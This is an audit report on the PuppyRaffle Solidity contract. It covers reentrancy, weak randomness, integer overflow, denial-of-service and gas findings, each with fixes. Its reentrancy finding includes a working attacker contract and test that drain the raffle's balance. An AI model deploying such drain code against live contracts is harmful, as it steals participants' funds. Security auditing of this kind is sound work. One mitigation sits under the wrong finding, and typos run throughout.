

PuppyRaffle Audit Report

Version 1.0

Cyfrin.io

September 13, 2025

Protocol Audit Report

Dominick L

September 13, 2025

Prepared by: Cyfrin Lead Auditors: - Dominick

Table of Contents

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The InlineSix team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8
- In Scope: ## Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Audited this codebase using the help of patrick c. ## Issues found

Severity	Number of issues found
High	3
Medium	2
Low	1
Info	4
Total	10

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance

Description: The `PuppyRaffle::refund` does not follow CEI and as a result enables participants to drain contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to `msg.sender` and only after making that external call do we update the `PuppyRaffle::players` array.

```
1      function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6  @>          payable(msg.sender).sendValue(entranceFee);
7
8  @>          players[playerIndex] = address(0);
9          emit RaffleRefunded(playerAddress);
10     }
```

A player who has entered the raffle could have a `fallback/receive` function that calls the `PuppyRaffle::refund` function again and claim another refund. They can continue till the contract balance is drained.

Impact: All the fees paid by the raffle entrants could be stolen by the malicious participant.

Proof of Concept: 1. User enters raffle 2. Attacker sets up contract with a `fallback` function that called `PuppyRaffle::refund` 3. Attacker enters the raffle 4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

Proof of code

Code

Place the following into `PuppyRaffleTest.t.sol`:

```
1      function testReentancyRefund() public {
2          address[] memory players = new address[](4);
3          players[0] = playerOne;
4          players[1] = playerTwo;
5          players[2] = playerThree;
6          players[3] = playerFour;
7          puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
8
9
10
11         ReentrancyAttacker attackerContract = new ReentrancyAttacker(
               puppyRaffle);
12         address attackUser = makeAddr("attackUser");
13         vm.deal(attackUser, 1 ether);
14
15         uint256 startingAttackContractBalance = address(
               attackerContract).balance;
16         uint256 startingContractBalance = address(puppyRaffle).balance;
```

```
17
18          vm.prank(attackUser);
19          attackerContract.attack{value: entranceFee}();
20
21          console.log("Starting attacker contract balance: ",
                startingAttackContractBalance);
22          console.log("Starting PuppyRaffle contract balance: ",
                startingContractBalance);
23
24          console.log("Ending attacker contract balance: ", address(
                attackerContract).balance);
25          console.log("Ending PuppyRaffle contract balance: ", address(
                puppyRaffle).balance);
26
27          assertEq(address(puppyRaffle).balance, 0);
28
29
30      }
```

And this contract as well:

```
1
2
3  contract ReentrancyAttacker {
4      PuppyRaffle puppyRaffle;
5      uint256 entranceFee;
6      uint256 attackerIndex;
7
8      constructor(PuppyRaffle _puppyRaffle) {
9          puppyRaffle = _puppyRaffle;
10         entranceFee = puppyRaffle.entranceFee();
11     }
12
13     function attack() external payable {
14         address[] memory players = new address[](1);
15         players[0] = address(this);
16         puppyRaffle.enterRaffle{value: entranceFee}(players);
17
18         attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
               ;
19         puppyRaffle.refund(attackerIndex);
20     }
21
22     receive() external payable {
23         if(address(puppyRaffle).balance >= entranceFee) {
24             puppyRaffle.refund(attackerIndex);
25         }
26     }
27
28 }
```

Recommended Mitigation: To prevent this, we should have the `PuppyRaffle::refund` function update the `players` array before making the external call. Additionally, we should move the event emission up as well.

```
1      function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5  +        players[playerIndex] = address(0);
6  +        emit RaffleRefunded(playerAddress);
7          payable(msg.sender).sendValue(entranceFee);
8  -        players[playerIndex] = address(0);
9  -        emit RaffleRefunded(playerAddress);
10     }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable find number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the rarest puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept: 1. Validators can know ahead of time the `block.timestamp` and `block.diffulty` and use that to predict when/how to participate. 2. User can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner. 3. Users can revert their `selectWinner` tx if they dont like the winner or resulting puppy.

Using on-chain values as a randomness seed is a well documented arttack vector.

Recommended Mitigation: Consider using the cryptographically provable random number generator such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In soliidty versions prior to `0.8.0` integers were subject to integer overflows.

```
1 uint64 myVar = type(uint64).max
2 // 18446744073709551615
3 myVar = myVar + 1
4 // myVar will be 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdraw`. Howver, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

Code

1. Deploy a raffle with a large fee
2. Enter the raffle with 4 players (with large entrance fee)
3. Conclude raffle afer forwarding time and block number
4. Call the function to select winner
5. Retrieve total fees collected by contract
6. Assert the total fees are less than half of of type(uint64).max

```
    function testFeeOverflow() public {
        uint256 largeFee = (type(uint64).max * 5) / 4;
        PuppyRaffle puppyRaffleWithLargeFee = new PuppyRaffle(
            largeFee,
            feeAddress,
            duration
        );
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffleWithLargeFee.enterRaffle{value: largeFee * 4}(
           players);
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffleWithLargeFee.selectWinner();
        uint256 feesAfter = puppyRaffleWithLargeFee.totalFees();
        console.log("Total fees after selecting winner: ", feesAfter);
        uint256 max64 = type(uint64).max;
        console.log("Max uint64: ", max64);

        assertLt(feesAfter, type(uint64).max / 2);


    }
```

Recommended Mitigation: There are a few possible mitigations. 1. Use a newer version of solidity, and a `uint256` instead of a `uint64` 2. You could also use the `SafeMath` library of OpenZeppelin for version 0.7.6 of solidity.

Medium

[M-1] Unbounded players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential Dos attack

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. However, the longer the `players` array is, the more checks a new player will have to make. This means the gas costs for players who enter right when the raffle starts will be dramatically lower than those who enter later.

```
1       // @audit - dos
2  @>         for (uint256 i = 0; i < players.length - 1; i++) {
3               for (uint256 j = i + 1; j < players.length; j++) {
4                   require(players[i] != players[j], "PuppyRaffle:
                        Duplicate player");
5               }
6           }
```

Impact: The gas costs for raffle entrants will greatly increase as more players enter the raffle. Discouraging later users from entering, and causing a rush at the start of a raffle.

An attacker might make the `PuppyRaffle::entrants` array so big that no else enters. Gaurateeing them the win.

Proof of Concept: If we have two sets of 100 players, the gas costs will be such: 1st 100 players: 6503272 2nd 100 players: 18995512

This is more than 3x more expensive for the second 100 players.

code

```
1
2       function testDenialOfService() public {
3           vm.txGasPrice(1);
4           uint256 playersNum = 100;
5           address[] memory players = new address[](playersNum);
6           for(uint256 i= 0; i < playersNum; i++) {
7               players[i] = address(i);
8           }
9           uint256 gasStart = gasleft();
10          puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
                players);
11          uint256 gasEnd = gasleft();
12          uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
13          console.log("Gas used to enter first 100 players: ",
                gasUsedFirst);
14
15          address[] memory playersTwo = new address[](playersNum);
```

```
16          for(uint256 i = 0; i < playersNum; i++) {
17              playersTwo[i] = address(i + playersNum);
18          }
19
20          uint256 gasStartSecond = gasleft();
21          puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
                playersTwo);
22          uint256 gasEndSecond = gasleft();
23
24          uint256 gasUsedSecond = (gasStartSecond - gasEndSecond) * tx.
                gasprice;
25
26          console.log("Gas used to enter second 100 players: ",
                gasUsedSecond);
27
28          assert(gasUsedFirst < gasUsedSecond);
29      }
```

[M-2] Smart contract wallets raffle winners without a `recieve` or a `fallback` function will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selewctWinner` function again and non-wallet entrants could enter, but it would cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid and someone else could take their money.

Proof of Concept: 1. 10 smart contract wallets enter the lottery without a fallback or receive function. 2. The lottery ends. 3. The `selectWinner` function wouldnt work, even though the lottery is over.

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of address -> payout amounts so winners can pull their funds out themselves with a new `claimPrize` function, puting the owness on the winner to claim their prize. (recommended)

Recommended Mitigation: Consider alloiwng duplicates. Users can make new wallet addresses anyways, so a duplicate check doesnt prevent the same person from entering multiple times.

Low

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a person at index 0 to incorrectly think they have not entered the raffle.

Description: If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, nut according to the natspec, it will also return 0 if the player is not in the array.

```
1  function getActivePlayerIndex(address player) external view returns (
       uint256) {
2          for (uint256 i = 0; i < players.length; i++) {
3              if (players[i] == player) {
4                  return i;
5              }
6          }
7          // @audit if the player is at index 0, it'll return 0 and a
               player might think they are not active
8          return 0;
9      }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. User enters the raffle, they are the first entrant.
2. `PuppyRaffle::getActivePlayerIndex` returns 0.
3. User thinks they have not entered due to the function docs.

Recommended Mitigation: The easiest recommendation is to revert if the player is not in the array instead of returning 0.

Gas

Gas

[G-1] Unchanged state variables should be declared at `constant` or `immutable`.

Reading from storage is more gas intensive than reading from contant or immutable.

Instances: -PuppyRaffle::raffleDuration should be immutable. -PuppyRaffle::commonImageUri should be constant. -PuppyRaffle::rareImageUri should be constant. -PuppyRaffle::legendaryImageUri should be constant.

[G-2] Storage variables in a loop should be cached.

Everytime you call players.length you read from storage, as oppossed to memory which is more gas efficient.

```
+       uint256 playersLength = players.length
-       for (uint256 i = 0; i < players.length - 1; i++) {
+       for (uint256 i = 0; i < playersLength -1; i++)  {
-            for (uint256 j = i + 1; j < players.length; j++) {
+            for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```

Informational

[I-1] Solidity pragma should be specific, not wide.

Consider using a specific version of solidity in your contracts instead of a wide version. For example, instead of pragma solidity ^0.8.8;, use pragma solidity 0.8.20/.

- Found in src/PuppyRaffle.sol:32:23:35

[I-2] Using an outdated version of solidity is not recommended.

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see [slither] (https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity) docs for more information.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

- Found in src/PuppyRaffle.sol Line: 62

```
1           feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 168

```
1           feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not best practice.

```
1 -         (bool success,) = winner.call{value: prizePool}("");
2 -         require(success, "PuppyRaffle: Failed to send prize pool to
    winner");
3           _safeMint(winner, tokenId);
4 +         (bool success,) = winner.call{value: prizePool}("");
5 +         require(success, "PuppyRaffle: Failed to send prize pool to
    winner");
```